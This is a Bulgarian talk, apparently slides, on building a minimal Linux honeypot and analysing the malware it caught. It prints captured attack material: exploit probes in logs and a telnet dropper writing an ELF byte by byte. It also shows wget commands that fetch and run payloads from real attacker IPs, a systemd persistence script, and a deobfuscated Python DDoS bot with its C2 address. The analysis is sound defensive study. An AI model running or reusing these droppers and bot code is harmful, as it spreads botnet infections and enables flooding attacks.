

Да си наберем Линукс мауеър



Пускам, гледам, а!

2022/03/07 15:06:59 [notice] 1#1: OS: Linux 5.4.149-73.259.amzn2.x86_64

2022/03/07 15:06:59 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576

2022/03/07 15:06:59 [notice] 1#1: start worker processes <--- КОГА ГО ПУСКАМ

...

192.168.38.125 - - [07/Mar/2022:15:11:57 +0000] "GET /muieblackcat HTTP/1.1" 404 153 "-" "-" "-" <--- КОГА МЕ ПОЧВАТ

192.168.38.125 - - [07/Mar/2022:15:11:57 +0000] "GET //phpMyAdmin/scripts/setup.php HTTP/1.1" 404 153 "-" "-" "-"

...

192.168.79.246 - - [07/Mar/2022:15:12:05 +0000] "GET /boaform/admin/formLogin?username=user&psd=user HTTP/1.0" 404 153 "-" "-" "-"

192.168.79.246 - - [07/Mar/2022:15:43:10 +0000] "GET /_profiler/phpinfo HTTP/1.1" 404 555 "-" "Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36" "-"

...

192.168.38.125 - - [07/Mar/2022:15:53:28 +0000] "POST /GponForm/diag_Form?images/ HTTP/1.1" 404 153 "-" "Hello, World" "-"

192.168.38.125 - - [07/Mar/2022:15:53:29 +0000] "sh+/tmp/gpon80&ipv=0" 400 157 "-" "-" "-" <--- ВЕЧЕ ШЕЛ ЧАКАТ!

Телнет помните ли го?

```
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
```

```
/bin/busybox NHWIR
```

```
>.s; cp .s .i
```

```
echo -ne
```

```
"\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00\x40\x01\x00\x00\x00\x02\x00\x05\x34\x00\x20\x00\x01\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00" >> .s
```

```
echo -ne
```

```
"\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\x01\x00\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\x07\x00\x2d\xe9\x01\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\xa0\xe1\x70\x10\x8f\xe2\x10\x20\xa0\xe3" >> .s
```

```
echo -ne
```

```
"\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0\x8d\xe2\x4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x04\x10\xa0\xe1\x4b\x2f\xa0\xe3\x01\x3c\xa0\xe3\x0f\x00\x2d\xe9\x0a\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x10\xd0\x8d\xe2" >> .s
```



За какво ни е този мауеър?

- Трупаш реален опит в областта.
- Статичен анализ: ghidra, ida pro, objdump.
- Динамичен анализ: gdb, frida
- Научаваш интересни трикове
- Получаваш на готово пароли и експлойти (не че ги няма в нета)
- Гледаш сцената в реално време.
- Ставаш нинджа в ревърсинга.

Как да си наберем.

- Honeypot - има хиляди готови
- Някой прекалено сложни
- Други прекалено прости

The screenshot shows the GitHub search interface for the query 'honeypot'. The search results are sorted by 'Best match' and show 3,059 repository results. The left sidebar displays statistics for the search results, including Repositories (3K), Code (799K), Commits (47K), Issues (9K), Discussions (74), Packages (25), Marketplace (0), Topics (42), Wikis (602), and Users (146). Below these are statistics for Languages: Python (751), PHP (240), Shell (173), JavaScript (170), Go (146), and HTML (102). The main content area lists several repositories, including 'paralax/awesome-honeypots', 'mushorg/conpot', 'desaster/kippo', 'thinkst/opencanary', and 'utkusen/hidden-tear'.

Repository	Stars	Language	License	Updated	Issues
paralax/awesome-honeypots	5.8k	Python	Artistic-2.0 license	Updated on Feb 6	1 issue needs help
mushorg/conpot	963	Python	GPL-2.0 license	Updated 15 days ago	3 issues need help
desaster/kippo	1.4k	Python		Updated on Oct 1, 2019	
thinkst/opencanary	1.4k	Python	BSD-3-Clause license	Updated 6 days ago	1 issue needs help
utkusen/hidden-tear	874			Updated on Jan 27, 2016	



Honeyrot с минимум код.

- Виртуална машина с Linux
 - Отворен SSH и telnet със слаби пароли за root
 - По желание някакъв стар и бърз уеб ап (wordpress с познати бългове)
- Модифициране на линукса
 - Записване на всичко което се изпълнява на машината (execve)
 - Записване на всички tty-и (tty_write)
 - Забраняване триенето на файлове (unlink, unlinkat)
 - По желание пълен рсар запис.



SystemTap

Може да модифицира аргументите на системните извиквания
Генерира динамичен кернел модул

- На готово

- execsnoop-nd.stp – следи всички `execve`
- Следене на `tty`

```
probe kernel.function("pty_write") {  
    printf("[%s] %s", kernel_string($tty->name), kernel_string_n($buf, $c))  
}
```

- Без триене на файлове.

```
probe syscall.unlink {  
    printf("%s/%d %s\n", execname(), pid(), pathname)  
    pathname_uaddr = pathname_uaddr+1  
}
```



Първи успех = провал

- Резервен акаунт който може да се добере до root
- Резервнен канал по който да може да се влезе в машината (VNC, telnet ...)
- Лесен начин да се рестартира всичко на чисто – docker.

Какво се намира

```
Accept-Charset: iso-8859-1,*;utf-8
NOTICE %s :Installed %s to /var/bin/%s.
cat %s > /var/bin/%s
rm %s
chmod 775 /var/bin/%s
NOTICE %s :ZIGGY StarTux %s = ShellzrUs 2016 - Commands must take a parameter.
NOTICE %s :===== DDOS ATTACKS & Functions =====
NOTICE %s :PAN <target> <port> <secs> = An advanced syn flood that will kill most network driver
NOTICE %s :UDP <target> <port> <secs> = A udp flood
NOTICE %s :UNKNOWN <target> <secs> = The best non-spoof udp flood
NOTICE %s :RANDOMFLOOD <target> <secs> = Syn/Ack Flooder.
NOTICE %s :NSACKFLOOD <target> <port> <secs> = New Generation Ack Flooder!
NOTICE %s :NSYNFLOOD <target> <port> <secs> = New Generation Syn Flooder!
NOTICE %s :SYNFLOOD <target> <port> <secs> = A classic synflood.
NOTICE %s :ACKFLOOD <target> <port> <secs> = A classic ackflood.
NOTICE %s :GETSPOOFS = Gets the current spoofing
NOTICE %s :SPOOFS <subnet> = Changes spoofing to a subnet
NOTICE %s :KILLALL = Kills all current packeting
NOTICE %s :===== Bot/IRC Functions =====
NOTICE %s :NICK <nick> = Changes the nick of the client
NOTICE %s :SERVER <server> = Changes servers
NOTICE %s :IRC <command> = Sends this command to the server
NOTICE %s :DISABLE = Disables all packeting from this client
NOTICE %s :ENABLE = Enables all packeting from this client
NOTICE %s :KILL = Kills the client
NOTICE %s :VERSION = Requests version of client
NOTICE %s :HELP = Displays this
NOTICE %s :GET <http address> <save as> = Downloads a file off the web and saves it onto the hd
NOTICE %s :UPDATE <http address> <src:bin> = Update this bot
```

```
serj@rocket:~/_o/honey/flnds/2022-03-16/tmp$ ls
hoze      systemd-private-789f23202a2a4a43a29ff3a2b5611f85-e2scrub_reap.service-pnbdHl
hoze.1    systemd-private-789f23202a2a4a43a29ff3a2b5611f85-logrotate.service-d77WYh
serj@rocket:~/_o/honey/flnds/2022-03-16/tmp$ head hoze
#!/bin/bash
cores=$(nproc)
temp=$(cat /proc/meminfo | grep MemAvailable | awk '{print$2}')
ram=$((expr $temp / 1000))
echo $cores
echo $ram
#ram=10
rm -rf hoze
rm -rf /var/tmp/hoze
[[ ! $(uname -a) =~ "x86_64" ]] && exit
serj@rocket:~/_o/honey/flnds/2022-03-16/tmp$ file xri3/*
xri3/config.json: JSON data
xri3/init0: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=3bc0d7a0fca13f4b
xri3/init.sh: ASCII text
xri3/key: OpenSSH RSA public key
xri3/rigid: Bourne-Again shell script, ASCII text executable
xri3/scp: Bourne-Again shell script, ASCII text executable
xri3/secure: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=2532941fcc39bbcc9
xri3/uninstall.sh: Bourne-Again shell script, ASCII text executable
xri3/xri: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped
serj@rocket:~/_o/honey/flnds/2022-03-16/tmp$
```

```
serj@rocket:~/_o/honey/flnds/2022-03-17$ ls
1sh  irq0  logs  pty
serj@rocket:~/_o/honey/flnds/2022-03-17$ cat 1sh
```

```
wget http://61.177.137.133/x/tty0 -O /var/run/tty0 ; chmod +x /var/run/tty0 ; chmod 777 /var/run/tty0 ; /var/run/tty0 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty1 -O /var/run/tty1 ; chmod +x /var/run/tty1 ; chmod 777 /var/run/tty1 ; /var/run/tty1 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty2 -O /var/run/tty2 ; chmod +x /var/run/tty2 ; chmod 777 /var/run/tty2 ; /var/run/tty2 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty3 -O /var/run/tty3 ; chmod +x /var/run/tty3 ; chmod 777 /var/run/tty3 ; /var/run/tty3 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty4 -O /var/run/tty4 ; chmod +x /var/run/tty4 ; chmod 777 /var/run/tty4 ; /var/run/tty4 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty5 -O /var/run/tty5 ; chmod +x /var/run/tty5 ; chmod 777 /var/run/tty5 ; /var/run/tty5 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty6 -O /var/run/tty6 ; chmod +x /var/run/tty6 ; chmod 777 /var/run/tty6 ; /var/run/tty6 > /dev/null 2>&1 &
```

```
wget http://61.177.137.133/x/pty -O pty ; chmod +x pty ; chmod 777 pty ; ./pty > /dev/null 2>&1 &
```

```
wget http://61.177.137.133/x/irq0 -O irq0 ; chmod +x irq0 ; chmod 777 irq0 ; ./irq0 > /dev/null 2>&1 &
wget http://61.177.137.133/x/irq1 -O irq1 ; chmod +x irq1 ; chmod 777 irq1 ; ./irq1 > /dev/null 2>&1 &
wget http://61.177.137.133/x/irq2 -O irq2 ; chmod +x irq2 ; chmod 777 irq2 ; ./irq2 > /dev/null 2>&1 &
```

```
wget http://61.177.137.133/x/pty -O /var/tmp/pty ; chmod +x /var/tmp/pty ; chmod 777 /var/tmp/pty ; /var/tmp/pty > /dev/null 2>&1 &
wget http://61.177.137.133/x/pty -O /var/run/pty ; chmod +x /var/run/pty ; chmod 777 /var/run/pty ; /var/run/pty > /dev/null 2>&1 &
rm -rf /var/run/1sh
```

Този кефи!


```
serj@rocket:~/_o/honey/flnds/httpd$ ls
db0fa4b8db0333367e9bda3ab68b8042.x86  jaws  mirai.sh  mirai.x86  test.sh  v1.py  wget.sh
serj@rocket:~/_o/honey/flnds/httpd$ cat test.sh
#!/bin/sh

apt-get -y install python3;
apt-get -y install nodejs;
cd /etc/;
wget http://185.245.62.231/x1;
wget http://185.245.62.231/v1.py;
wget http://185.245.62.231/g1.js;
wget http://185.245.62.231/s1;
wget http://185.245.62.231/p1.txt;
chmod 777 x1;
chmod 777 v1.py;
chmod 777 g1.js;
chmod 777 s1;
chmod 777 p1.txt;
printf "[Unit]\nDescription=System\n[Service]\nExecStart=/usr/bin/python3 /etc/v1.py\n[Install]\nWantedBy=multi-user.target\n" > /etc/systemd/system/
systemctl enable hosting;
systemctl start hosting;
rm -r /etc/test.sh;serj@rocket:~/_o/honey/flnds/httpd$
```

Директно почва с apt-get install.

V1.py е със завидно ниво на обфускация която проверява и дали самият файл е модифициран.

Само е забравил и да инсталира пакетите които ще ползва, и че gdb съществува.



```
mike@debian:~$ _
```

- За съжаление втората част също е обфускирана и използва променливи от предния скрипт.
- След още малко масажирание с gdb

```
sys.exit()
```

```
#REGEN
#REGEN
# PYbot - A simple Python botnet
# Author: WodX
# Date: 27/09/2019
# Bot
```

```
import socket
import threading
import time
import random
import os
```

```
# Configuration
C2_ADDRESS = '185.245.62.228'
C2_PORT = 101
```

```
base_user_agents = [
    'Mozilla/%.1f (Windows; U; Windows NT {0}; en-US; rv:%.1f.%.1f) Gecko/%d0%d Firefox/%.1f.%.1f'.format(random.uniform(5.0, 10.0)),
    'Mozilla/%.1f (Windows; U; Windows NT {0}; en-US; rv:%.1f.%.1f) Gecko/%d0%d Chrome/%.1f.%.1f'.format(random.uniform(5.0, 10.0)),
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1f.%.1f (KHTML, like Gecko) Version/%d.0.%d Safari/%.1f.%.1f',
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1f.%.1f (KHTML, like Gecko) Version/%d.0.%d Chrome/%.1f.%.1f',
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1f.%.1f (KHTML, like Gecko) Version/%d.0.%d Firefox/%.1f.%.1f',
]
```

mike@debian:~\$ _


```
python # [A] Technologies/A+ i.com  
# [All Rights Reserved. 2020-2022] -  
# [Intentionally Obscured Code] -  
# All attempts to [deObscure] are Prohibited!
```

```
import sys, os, base64, time, hashlib  
from base64 import b64encode  
from hashlib import sha1  
  
moveTer = "True"  
qofakx = "I-A%IKoQKxA%;_VS<_EUcS>e_V0Sf90UuQ@.r  
hehfty = "kafm0af"  
pyinst = "off"  
xXbcta;  
sys.settrace(None)  
m0x = os.path.abspath(__file__)  
m0x = threading.settrace(None) if ('threading' in  
m0x = sys.argv[0]  
sCnmeA = m0x;  
slfrayzs = 'dis'  
sCnmeB = m0x;  
sCnmeC = m0x;  
UArgz = "\n".join(sys.argv)  
UArgsEp = "TVRZME5qWtNNekE0TTE5Zk1UwTB0alUyTORZ  
mznafga = "v1.py"  
sdownx = "art.02.9rx.Xm0.0"  
nafgcafg = "art.02.9tX.mnt.0"  
UArgeEp = "YXN0ZXJvZ2xpYmNhdG9uQGdtYWlsLmNvbQo=  
mfilez = m0x;  
scont = open(__file__).  
sconts = scont.read().  
scont.close().  
mfilez = sconts.  
xXpstat = "on"  
sctn = sconts.splitlines().  
xsgA = len(sctn).  
xcgA = xsgA + 3.  
xXpyV = "on".  
xsgB = xsgA + 4.  
plcnt = xsgA.  
xsgC = xsgA + 7.  
xsgDH = sCnmeC.  
xNAs = '04c20823e0b42bb6f291cf543fc7d0d133dea2c2  
xCgnac = '2d27fbdf4e8ca207afbfa388ca9172fbcc6c70  
xCgna = 'c27ed48294b4fc2dbffeda4d7babade9bc38b78  
xCgna = xCgna.  
k0x = xsgB - xcgA.  
k0x = xsgA - k0x.  
santovee = str(k0x + k0x).
```

Дообре!


```
runisrcname = os.path.basename(sCnmeC)  
if runisrcname != mznafga:  
    response = tfun01(fchsidmvis)  
    mytms = ""  
    RVJSTII6IFNjclwdCB0YWllIGFwcGVhcnMgdG8gaGF2ZSBiZWVwIEF=  
    LSBUA6LzIGlzIFByb2hpbm0ZWQhISEncg==  
    ""  
    zgmytms = base64.urlsafe_b64decode(mytms.encode('UTF-8'))  
    gmytms = os.linesep.join([s for s in zgmytms.splitlines()  
    print(gmytms)  
    if xBca == "ixt7" or xBca == "ixf7":  
        scont = open(__file__, "w").  
        scont.write(  
            'print("ERROR: Script Duplication Detected! An  
        scont.close().  
        exec(  
            "qofakx='iBhcyB1cmxyZXF1ZXN003Byaw50KCJFULJPUj  
        else:  
            exec(  
                "qofakx='iBhcyB1cmxyZXF1ZXN003Byaw50KCJFULJPUjoc  
            sys.exit()  
  
etrystars = "no"  
if hehfty == "kafm0af":  
    sys.tracebacklimit = 1  
elif hehfty == "kafm0Fa":  
    sys.tracebacklimit = 0  
  
qofakx = "I-A%IKoQKxA%;_VS<_EUcS>e_V0Sf90UuQ@.r?2bz#%;UV0SD90Uf  
qofs = qofakx.split("--").  
alfva = int(vdardtpx) + len(vdarTpx) + (int(xcgA) + int(k0x)).  
qotr = (alfva - alfua) - int(alfja).  
qof = qofs[k0x].  
qox = qofs[qotr].split("_-").  
q0x = qox[qotr].  
g0X = qox[k0x].  
q0f = qof + q0x + g0X  
jaoFg = q0f.replace(wn0[t90], wn0[i0ox]).replace("@", wn0[i00s]).  
  
">", wn0[p0a]).replace("<", wn0[p0a]).replace(",", wn0[p0a]).  
"[", wn0[g9u]).replace("-", wn0[y0ps]).replace("_", wn0[t90]).  
  
jaofga = jaoFg[:-int(alfba)]  
if sys.hexversion >= 0x3000000:  
    exec(base64.b64decode(jaofga.replace(MnSc, "\n") + "====").  
        if pyinst == "on" or pyinst == "sem":  
            sys.exit()  
else:  
    exec(base64.b64decode(jaofga.replace(MnSc, "\n") + "====").  
        if pyinst == "on" or pyinst == "sem":  
            sys.exit()
```

второ ниво обфускация

```
#REGEN  
# PYbot - A simple Python botnet  
# Author: WodX  
# Date: 27/09/2019  
# Bot  
  
import socket  
import threading  
import time  
import random  
import os  
  
# Configuration  
C2_ADDRESS = '185.245.62.228'  
C2_PORT = 101  
  
base_user_agents = [  
    'Mozilla/5.0 (Windows; U; Windows NT {0}; en-US; rv:1.9.1f.1f)  
    'Mozilla/5.0 (Windows; U; Windows NT {0}; en-US; rv:1.9.1f.1f)  
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/5.  
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/5.  
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/5.  
]  
  
def rand_ua():  
    return random.choice(base_user_agents) % (random.random() + 5,  
  
def attack_udp(ip, port, secs, size):  
  
    size = os.urandom(min(65500, size))  
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
  
    while time.time() < secs:  
  
        port = port or random.randint(1, 65535)  
  
        sock.sendto(size, (ip, port))  
  
def attack_tcp(ip, port, secs, secs2, size):  
    os.system('cd /etc/; ./x1 ' + str(ip) + ' ' + str(port) + ' ' + str(s  
def attack_http(ip, secs2):  
    os.system('cd /etc/; node q1.js ' + str(ip) + ' ' + str(secs2)).  
def attack_cf(ip, secs2):  
    os.system('cd /etc/; ./s1 version=2 host=' + str(ip) + ' limit=64  
def main():  
    c2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    c2.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)  
  
    while 1:
```

реален скрипт

Използван е комерсиален обфускатор



The screenshot displays the Encriptio website, which specializes in source code protection. The top section features a dark background with a green and blue geometric design on the left. The main heading reads "Encriptio" in a small font, followed by a large, bold title "Encryption and Obfuscation of Source Code!" and a subtitle "Protect & Secure Scripts, Function files, Modules, Libraries and Gems!". Below this, a paragraph explains the service: "Until now, the protection of source code written in interpreted languages was just not possible. There weren't any solutions that allowed users to obfuscate, encrypt AND execute shell scripts, perl, python, ruby, code, powershell and web-based/command-line php scripts. EnScripton.com changes that. We provide source code protection for those who simply CANNOT or DO NOT wish to re-write their entire code in a 'compiled' language. We allow for the possibility and regulation of script licensing, provide users the ability to set expiration dates, notify script owners of nefarious attempts by others to break into their protected scripts. And lastly, we eliminate the risk of exposure of proprietary information. With EnScripton, you get to lock up your scripts with more than just a simple chmod or chown!"

Below the text are three blue buttons: "LANGUAGES", "FREE ONLINE OBFUSCATORS", and "TESTIMONIALS". A circular arrow icon is positioned below the buttons. The bottom section of the page is titled "Encriptio - Source Code Protection" and features four columns, each with an icon and a description:

- Obfuscate / Encrypt**: Don't just obfuscate your scripts, *encrypt them as well*. Reliably obfuscating a script.
- Shield / Defend**: There's a limited number of tactics a hacker can use to try to break a protected script. We
- Secure / Protect**: Every encryption.com protected source code is encrypted in a number of
- Monitor / Alert**: We log all hack attempts on a protected script in the event a devious user tries to figure out

Какво друго.

```
config.json: JSON data
init0: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=3bc0d7a0fcfa13f4b9ebfde2b3062c8a2ba46651, for GNU/Linux 3.2.0, not stripped
init.sh: ASCII text
key: OpenSSH RSA public key
rigid: Bourne-Again shell script, ASCII text executable
scp: Bourne-Again shell script, ASCII text executable
secure: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=2532941fcc39bbcc9dcba4427be114268f3a89e7, for GNU/Linux 3.2.0, not stripped
uninstall.sh: Bourne-Again shell script, ASCII text executable
xri: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped
```

Малко познат файл. (1/62 virustotal)

По-познат файл. (11/60 virustotal)

XMR копачка

Моднат UPX

```
1sh: ASCII text
irq0: ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), too many section (65535)
logs: directory
pty: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
```

```
; \L
| [ ^ _ ]
T $(9
H+ | $,
keikaku doori!
PROT_EXEC|PROT_WRITE failed.
NxUP Z
<<[
%XgC
?T]
```


Защо да мъчиш URX като си имаш дебъг символи.

```
mizakotropista86.1:
mizakotropista8k:
mizakotropista8k.1:
mizakotropistah4:
mizakotropistah4.1:
mizakotropistam4:
mizakotropistam4.1:
mizakotropistam5:
mizakotropistam5.1:
mizakotropistam6:
mizakotropistam6.1:
mizakotropistam7:
mizakotropistam7.1:
mizakotropistapc:
mizakotropistapc.1:
mizakotropistaps:
mizakotropistaps.1:
mizakotropistasl:
mizakotropistasl.1:
mizakotropistax64:
mizakotropistax64.1:
sshd:
sshd.1:
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-e2scrub_reap.service-PZ96Yi:
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-logrotate.service-u42XSg:
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-systemd-logind.service-9do0zf:
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-systemd-timesyncd.service-2ntANf:
zekinha:
```

**Mirai bot с дебъг символи
(39/60 virustotal)**

```
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
ELF 32-bit LSB executable, ARM, version 1 (ARM), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
ELF 32-bit LSB executable, ARM, version 1 (ARM), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
Bourne-Again shell script, ASCII text executable
Bourne-Again shell script, ASCII text executable
directory
directory
directory
directory
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

The screenshot displays the Visual Studio Code interface with two panels open on the left side:

- Program Tree:** This panel shows the structure of the loaded program. The root node is `de-xxx.86`, which contains several sub-nodes: `.bss`, `.data`, `.ctors`, `.ctors`, `.rodata`, `.fini`, `.text`, `.init`, `segment_0.1`, `shstrtab`, and `_elfSectionHeaders`.
- Symbol Tree:** This panel shows the symbols defined in the program. It has a filter bar at the top. The symbols are organized into categories: `Imports`, `Exports`, `Functions`, `Labels`, `Classes`, and `Namespaces`.

Below the Symbol Tree, the **Data Type Manager** panel is visible. It also has a filter bar and shows a list of data types: `BuiltinTypes`, `de-xxx.86`, `generic_clib`, and `generic_clib_64`.

Decompile: fill table - (de-xxx.86

```

1  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
2
3
4  void fill_table(void)
5
6  {
7      void *uVar1;
8      undefined4 uVar2;
9
10     uVar1 = (void *)malloc(0);
11     memcpy(uVar1,&DAT_08056efc,1);
12     _DAT_080582ec = 0;
13     _DAT_080582e8 = uVar1;
14     uVar2 = malloc(0);
15     memcpy(uVar2,&DAT_08056eff,1);
16     _DAT_080582f4 = 0;
17     _DAT_080582fe = uVar2;
18     uVar2 = malloc(0x11);
19     memcpy(uVar2,&DAT_08056f02,0x11);
20     _DAT_080582fc = 0x11;
21     _DAT_080582f8 = uVar2;
22     uVar2 = malloc(0);
23     memcpy(uVar2,0,1807,4);
24     _DAT_08058304 = 0;
25     _DAT_08058300 = uVar2;
26     uVar2 = malloc(0);
27     memcpy(uVar2,0,50817,7);
28     _DAT_0805830c = 0;
29     _DAT_08058308 = uVar2;
30     uVar2 = malloc(7);
31     memcpy(uVar2,0,197,7);
32     _DAT_08058314 = 0;
33     _DAT_08058310 = uVar2;
34     uVar2 = malloc(0);
35     memcpy(uVar2,&DAT_08056f2b,3);
36     _DAT_0805831c = 0;
37     _DAT_08058318 = uVar2;
38     uVar2 = malloc(0x12);
39     memcpy(uVar2,&DAT_08056f2f,0x12);
40     _DAT_08058324 = 0x12;
41     _DAT_08058320 = uVar2;
42     uVar2 = malloc(0x18);
43     memcpy(uVar2,&DAT_08056f42,0x18);
44     _DAT_0805832c = 0x18;
45     _DAT_08058328 = uVar2;
46     uVar2 = malloc(0);
47     memcpy(uVar2,0,4617,7,0);
48     _DAT_08058334 = 0;
49     _DAT_08058330 = uVar2;
50     uVar2 = malloc(0x10);
51     memcpy(uVar2,0x00000000,0x10);
52     _DAT_0805833c = 0x10;
53     _DAT_08058338 = uVar2;
54     uVar2 = malloc(0x16);
55     memcpy(uVar2,0x00000000,0,17,0x16);
56     _DAT_08058344 = 0x16;
57     _DAT_08058340 = uVar2;
58     uVar2 = malloc(0);
59     memcpy(uVar2,0x00000000,0,7,0);
60     _DAT_0805834c = 0;
61     _DAT_08058348 = uVar2;

```

Names - 145 items		Function Size
Function	Location	Function Signature
FUN_00042b0	00042b0	undefined FUN_00042b0(undefined param_1, undefined para...
FUN_0004540	0004540	undefined FUN_0004540(undefined param_1, undefined para...
FUN_00045a0	00045a0	undefined FUN_00045a0(undefined param_1, undefined para...
init_main_func_ptrs	00045610	int init_main_func_ptrs(void)
